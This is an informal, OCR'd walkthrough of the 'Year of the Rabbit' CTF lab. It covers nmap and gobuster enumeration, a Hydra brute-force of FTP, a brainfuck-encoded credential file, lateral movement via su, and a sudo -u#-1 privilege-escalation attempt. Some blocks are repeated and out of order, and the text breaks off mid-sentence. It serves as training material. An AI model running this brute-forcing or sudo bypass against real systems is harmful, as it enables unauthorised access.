

Walkthrough of year of the rabbit

You wont find anything in nmap


year of the rabbit - Thunar
File Edit View Go Bookmarks Help
kali thm year of the rabbit
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Hot_Babe.png
passwords
Screenshot taken
View image
root@kali: /home/kali
File Actions Edit View Help
r…i
root@kali: /home/k…uite_pro_v2023.5.1
root@kali: /…f the rabbit
2 files: 465.1 KiB (476,223 bytes) | Free space: 39.9 GiB


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV -sS -Pn -A  10.10.198.212
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-22 01:35 EST
Nmap scan report for 10.10.198.212
Host is up (0.18s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 a08b6b7809390332ea524c203e82ad60 (DSA)
|   2048 df25d0471f37d918818738763092651f (RSA)
|   256 be9f4f014a44c8adf503cb00ac8f4944 (ECDSA)
|_  256 dbb1c1b9cd8c9d604ff198e299fe0803 (ED25519)
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Apache2 Debian Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org
/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=11/22%OT=21%CT=1%CU=36416%PV=Y%DS=2%DC=T%G=Y%TM=655DA1
OS:4A%P=x86_64-pc-linux-gnu)SEQ(SP=FD%GCD=1%ISR=101%TI=Z%CI=I%II=I%TS=8)SEQ
OS:(SP=FD%GCD=1%ISR=101%TI=Z%II=I%TS=8)SEQ(SP=FD%GCD=1%ISR=101%TI=Z%CI=I%TS
OS:=8)OPS(O1=M508ST11NW6%O2=M508ST11NW6%O3=M508NNT11NW6%O4=M508ST11NW6%O5=M
OS:508ST11NW6%O6=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68
```

Go to dirbuster you will get assets directory


year of the rabbit - Thunar
File Edit View Go Bookmarks Help
kali thm year of the rabbit
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Hot_Babe.png
passwords
Screenshot taken
View image
root@kali: /home/kali
File Actions Edit View Help
r…i
root@kali: /home/k…uite_pro_v2023.5.1
root@kali: /…f the rabbit
2 files: 465.1 KiB (476,223 bytes) | Free space: 39.9 GiB

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.198.212
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/11/22 01:42:23 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/assets               (Status: 301) [Size: 315] [--> http://10.10.198.212/assets/]
/index.html           (Status: 200) [Size: 7853]
/server-status        (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
===============================================================
2023/11/22 01:43:58 Finished
===============================================================

┌──(root㉿kali)-[/home/kali]
└─# 
```

Ther you will find a style page and in that style page you will find a php file name when you will go to that php file you have to use burp and then it will redirect oto youtube page capture the back



Request to http://10.10.198.212:80

```
GET /intermediary.php?hidden_directory=/WExYY2Cv-qU HTTP/1.1
Host: 10.10.198.212
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Burp Suite Professional v2023.5.1 - Temporary Project - Licensed to Zer0DayLab Crew
Forward
Drop
Intercept is on
Action
Open browser
Inspector
Selected text
/WExYY2Cv-qU
Decoded from: URL encoding
/WExYY2Cv-qU


A secret directory

You will find an image hot_babe.png

Use the command

Strings hot_babe.png

You will find



```
1g'f
}D)
rGxA>D&
jPCL
]9zaA
Ms^     *Q4
XDV$
Ap(*
IEND
Ot9RrG7h2~24?
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIl%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iKO27b~V0
ua4W~2-@y7dE$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
u6oY9?nHv84D&
0iBp4W69Gr_Yf
TS*%miyPsGV54
C77O3FIy0c0sd
```

year of the rabbit - Thunar
Hot_Babe.png
passwords
root@kali: /home/kali/thm/year of the rabbit
2 files: 465.1 KiB (476,223 bytes) | Free space: 39.9 GiB


ftp login credentials ofcourse the you got passwords as list so use hydra

hydra -l ftpuser -P passwords ftp://10.10.198.212

you will get this

login: ftpuser   password: 5iez1wGXKfPKQ then login from ftp

you will find a file elis_cred.txt open it , it is in language called brainfuck just go to decoding website for brainfuck


https://www.dcode.fr/brainfuck-language

BRAINFUCK

Informatics › Programming Language › Brainfuck

BRAINFUCK INTERPRETER


BRAINF*CK CODE TO INTERPRET

```
++++[ ->--- --<]> ---.< +++++ [->-- ---<] >---. <++++ ++++[
->+++ +++++
<]>++ ++++. <++++ +++[- >---- ---<] >---- -.+++ +.<++ +++++
[->++ +++++
<]>+. <+++[ ->--- <]>-- ---.- ----. <
```

Results


```
Input: +++++ ++++[ …. <
Arg:
Output:

User: eli
Password: DSpDiM1wAEwid

Memory:
[1] = d (100)
```

You will ssh credentials then enter ssh


```
1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a
 hidden message there"

END MESSAGE



eli@year-of-the-rabbit:~$ locate s3cr3t
/usr/games/s3cr3t
/usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
/var/www/html/sup3r_s3cr3t_fl4g.php
eli@year-of-the-rabbit:~$ cd /usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
-bash: cd: /usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!: Not a directory
eli@year-of-the-rabbit:~$ cat /usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
   -Root
eli@year-of-the-rabbit:~$
```


Locate s3cr3t

Use this command then use cat for the result



```
Connected to 10.10.198.212.
220 (vsFTPd 3.0.2)
Name (10.10.198.212:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||28024|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0             758 Jan 23  2020 Eli's_Creds.txt
226 Directory send OK.
ftp> cd Eli's_Creds.txt
550 Failed to change directory.
ftp> cat Eli's_Creds.txt
?Invalid command.
ftp> get Eli's_Creds.txt
local: Eli's_Creds.txt remote: Eli's_Creds.txt
229 Entering Extended Passive Mode (|||34424|).
150 Opening BINARY mode data connection for Eli's_Creds.txt (758 bytes).
100% |*******************************************|   758        2.67 MiB/s    00:00 ETA
226 Transfer complete.
758 bytes received in 00:00 (3.72 KiB/s)
ftp> 
```

Then use get command for the result




```
Input: +++++ ++++[ …. <
   Arg:
Output:

User: eli
Password: DSpDiM1wAEwid

Memory:
[1] = d (100)
```

```
1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a
 hidden message there"

END MESSAGE




eli@year-of-the-rabbit:~$ locate s3cr3t
/usr/games/s3cr3t
/usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
/var/www/html/sup3r_s3cr3t_fl4g.php
eli@year-of-the-rabbit:~$ cd /usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
-bash: cd: /usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!: Not a directory
eli@year-of-the-rabbit:~$ cat /usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
   -Root
eli@year-of-the-rabbit:~$ 
```

Then

Su Gwendoline

Then enter password


year of the rabbit - Thunar
File Edit View Go Bookmarks Help
kali thm year of the rabbit
Screenshot taken
View image
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Eli's_Creds.txt
ftp
gobuster
Hot_Babe.png
hydra -ftp login
nmap
passwords
ssh
strings Hot_Babe.png(picture)
9 files: 474.0 KiB (485,350 bytes) | Free space: 39.9 GiB
gwendoline@year-of-the-rabbit: ~
File Actions Edit View Help
root@kali: /home/kali
gwendoline@year-of-the-rabbit: ~

```
No passwd entry for user 'Gwendoline'
eli@year-of-the-rabbit:~$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/home/eli$ ls
core  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
gwendoline@year-of-the-rabbit:/home/eli$ cd ..
gwendoline@year-of-the-rabbit:/home$ ls
eli  gwendoline
gwendoline@year-of-the-rabbit:/home$ cd gwendoline
gwendoline@year-of-the-rabbit:~$ ls
user.txt
gwendoline@year-of-the-rabbit:~$ cat user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
gwendoline@year-of-the-rabbit:~$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:~$ sudo -u#-1/usr/bin/vi /home/gwendoline/user.txt
sudo: unknown user: #-1/usr/bin/vi
sudo: unable to initialize policy plugin
gwendoline@year-of-the-rabbit:~$ sudo-u#-1/usr/bin/vi /home/gwendoline/user.txt
bash: sudo-u#-1/usr/bin/vi: No such file or directory
```

You will find the user.txt

Then

Use

sudo -l

you will get that you can use vim from sudo but n

